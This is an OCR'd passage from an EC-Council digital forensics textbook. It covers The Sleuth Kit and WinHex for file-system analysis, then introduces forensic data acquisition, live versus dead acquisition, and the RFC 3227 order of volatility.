


Figure 3.36: GUI of The Sleuth Kit

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



File System Analysis Using The Sleuth Kit (TSK)

The Sleuth Kit® (TSK) is a library and collection of command-line tools that assist in the investigation of disk images. The core functionality of TSK allows the user to analyze volume and file-system data.

The file system tools allow you to examine file systems of a suspect computer in a non-intrusive fashion. The volume system (media management) tools allow you to examine the layout of disks and other media.

The plug-in framework allows the user to incorporate additional modules to analyze file contents and build automated systems. The library can be incorporated into larger digital forensics tools, and the command-line tools can be directly used to find evidence. It supports DOS partitions, BSD partitions (disk labels), Mac partitions, Sun slices (Volume Table of Contents), and GPT disks. It analyzes raw (i.e. dd), Expert Witness (i.e. EnCase), and AFF file systems and disk images.


It supports the NTFS, FAT, ExFAT, UFS 1, UFS 2, ext2, ext3, ext4, HFS, ISO 9660, and YAFFS2 file systems.

Note: To perform analysis, create a forensics image .dd or .E01 of a hard disk or pen drive using disk imaging tools. Here, we have created a forensics image of a pen drive in the .E01 format using AccessData FTK Imager.

TSK has the following components:

- Volume and file-system analysis
- Plug-in framework
- Download
- Documents
- History
- Licenses

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Recovering Deleted Files from Hard Disks using WinHex

Source: *https://x-ways.net*

WinHex is a hexadecimal editor used for computer forensics, data recovery, low-level data processing, and IT security. It is mainly used to inspect and edit all types of files and to recover deleted files or lost data from hard drives with corrupt file systems or from memory cards of digital cameras.

Features:

- Disk editor for hard disks, floppy disks, CD-ROMs, DVDs, ZIP files, SmartMedia cards, etc.
- Native support for FAT12/16/32, exFAT, NTFS, Ext2/3/4, Next3®, CDFS, and UDF
- Built-in interpretation of RAID systems and dynamic disks
- Various data recovery techniques
- RAM editor, providing access to physical RAM and virtual memory of other processes
- Data interpreter
- Editing data structures using templates
- Concatenating and splitting files; unifying and dividing odd and even bytes/words
- Analyzing and comparing files
- Flexible search and replace
- Disk cloning
- Drive images and backups

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Application programming interface (API) and scripting
- 256-bit AES encryption, checksums, CRC32, hashes (MD5, SHA-1, etc.)
- Securely erasing (wiping) confidential files and cleansing hard drives
- Importing from all clipboard formats, including ASCII hex values





Figure 3.37: GUI of WinHex

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary

This module discussed the different types of storage drives and their characteristics. It explained the logical structure of a disk. It also discussed the booting process of Windows, Linux, and Mac OSes. Furthermore, this module discussed the various file systems of Windows, Linux, and Mac OSes. Finally, this module presented a detailed discussion on the examination of file systems using Autopsy and The Sleuth Kit.

In the next module, we will discuss in detail data acquisition and duplication.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council

D|FE™

Digital Forensics Essentials



Module 04

Data Acquisition and Duplication




Module Objectives

Data acquisition is the first proactive step in the forensic investigation process. Forensic data acquisition does not merely entail the copying of files from one device to another. Through forensic data acquisition, investigators aim to extract every bit of information present in the victim system's memory and storage, in order to create a forensic copy of this information. Further, this forensic copy must be created in a manner such that integrity of the data is verifiably preserved and can be used as evidence in the court. This module discusses the fundamental concepts of data acquisition and the various steps involved in the data acquisition methodology.

At the completion of this module, the student should have accomplished the following learning objectives:

- Understand the data acquisition fundamentals
- Explain different types of data acquisition
- Describe the data acquisition format
- Understand data acquisition methodology

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Understand Data Acquisition Fundamentals

To perform a forensic examination on a potential source of evidence, the first step is to create a replica of the data residing on the media found in the crime scene such as a hard disk or any other digital storage device. Forensic investigators can either perform the data acquisition process on-site, or first transport the device to a safe location.

This section discusses fundamental concepts in data acquisition and elaborates on live and dead acquisition.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Data Acquisition


Forensic data acquisition is a process of imaging or collecting information using established methods from various media according to certain standards for their forensic value. It is the use of established methods to extract Electronically Stored Information (ESI) from suspect computer or storage media to gain insight into a crime or an incident. With the progress of technology, the process of data acquisition is becoming increasingly accurate, simple, and versatile. However, investigators need to ensure that the acquisition methodology used is forensically sound. Specifically, the acquisition methodology adopted must be verifiable and repeatable. This enhances the admissibility of the acquired data or evidence in the court of law.

A fundamental factor to consider in the acquisition of forensic data is time. While data in some sources such hard drives remain unaltered and can be collected even after the system is shut down, data in some sources such as the RAM are highly volatile and dynamic and must therefore be collected in real-time. From this perspective, data acquisition can be either categorized as live data acquisition or dead data acquisition.

In live data acquisition, data is acquired from a computer that is already powered on (either locked or in sleep mode). This enables the collection of volatile data that are fragile and lost when the system loses power or is switched off. Such data reside in registries, caches, and RAM. Further, volatile data such as that in RAM are dynamic and change rapidly, and therefore must be collected in real-time. In dead or static data acquisition, nonvolatile data that remains unaltered in the system even after shutdown is collected. Investigators can recover such data from hard drives as well as from slack space, swap files, and unallocated drive space. Other sources of non-volatile data include CD-ROMs, USB thumb drives, smartphones, and PDAs.

We next delve into further details of these two categories of data acquisition along with the sources of data that they capture.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Live Acquisition

The live data acquisition process involves the collection of volatile data from devices when they are live or powered on. Volatile information, as present in the contents of RAM, cache, DLLs, etc. is dynamic, and is likely to be lost if the device to be investigated is turned off. It must therefore be acquired in real time. Examination of volatile information assists in determining the logical timeline of a security incident and the users that are likely to be responsible for it.

Live acquisition can then be followed by static/dead acquisition, where the investigator shuts down the suspect machine, removes the hard disk, and then acquires its forensic image.

Live data acquisition can help investigators obtain information even if the data of evidentiary value is stored on the cloud using a service such as Dropbox or Google Drive.

Investigators can also acquire data from unencrypted containers or disks that are open on the system and are automatically encrypted when the system shuts down. If the suspect has attempted to overwrite data on the physical hard disk to avoid detection, there is a possibility that investigators can find traces of such overwritten data by examining the RAM content.

Depending on the source from which they are obtained, volatile data are of two types:

- **System data**

  System information is the information related to a system, which can serve as evidence in a security incident. This information includes the current configuration and running state of the suspect computer. Volatile system information includes system profile (details about configuration), login activity, current system date and time, command history, current system uptime, running processes, open files, startup files, clipboard data, users logged in, DLLs, and shared libraries. The system information also includes critical data stored in the slack spaces of the hard disk drive.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Network data**

  Network information is the network-related information stored in the suspect system and connected network devices. Volatile network information includes open connections and ports, routing information and configuration, ARP cache, shared files, and services accessed.

Apart from the above data, live acquisition can help investigators obtain the following.

- Data from unencrypted containers or disks that are open on the system, which are automatically encrypted when the system shuts down
- Private browsing history and data from remote storage services such as Dropbox (cloud service) by examining the random-access memory (RAM)

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Order of Volatility

While performing live data acquisition, investigators need to collect data while considering their potential volatility and the impact of the collection on the suspect system. As not all data have the same level of volatility, investigators must collect the most volatile data first, and then proceed to the collection of the least volatile data.


The order of volatility for a typical computing system as per the RFC 3227 Guidelines for Evidence Collection and Archiving is as follows:

1. **Registers, processor cache:** The information in the registers or the processor cache on the computer exists for nanoseconds. It is constantly changing and can be classified as the most volatile data.
2. **Routing table, process table, kernel statistics, and memory:** The routing table, ARP cache, and kernel statistics reside in the ordinary memory of the computer. These are slightly less volatile than the information in the registers, with a life span of about ten nanoseconds.
3. **Temporary system files:** Temporary system files tend to persist for a longer time on the computer compared to routing tables and ARP caches. These systems are eventually overwritten or changed, sometimes in seconds or minutes later.
4. **Disk or other storage media:** Anything stored on a disk stays for a while. However, sometimes due to unforeseen events, these data can be erased or overwritten. Therefore, disk data may also be considered somewhat volatile, with a lifespan of some minutes.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. **Remote logging and monitoring data related to the target system:** Data that pass through a firewall cause a router or switch to generate logs. The system might store these logs elsewhere. These logs may overwrite themselves within an hour, a day, or a week. However, these are generally less volatile data.
6. **Physical configuration and network topology:** Physical configuration and network topology are less volatile and have a longer life span than some other logs
7. **Archival media:** A DVD-ROM, a CD-ROM, or a tape contains the least volatile data because the digital information does not change in such data sources automatically unless damaged under a physical force

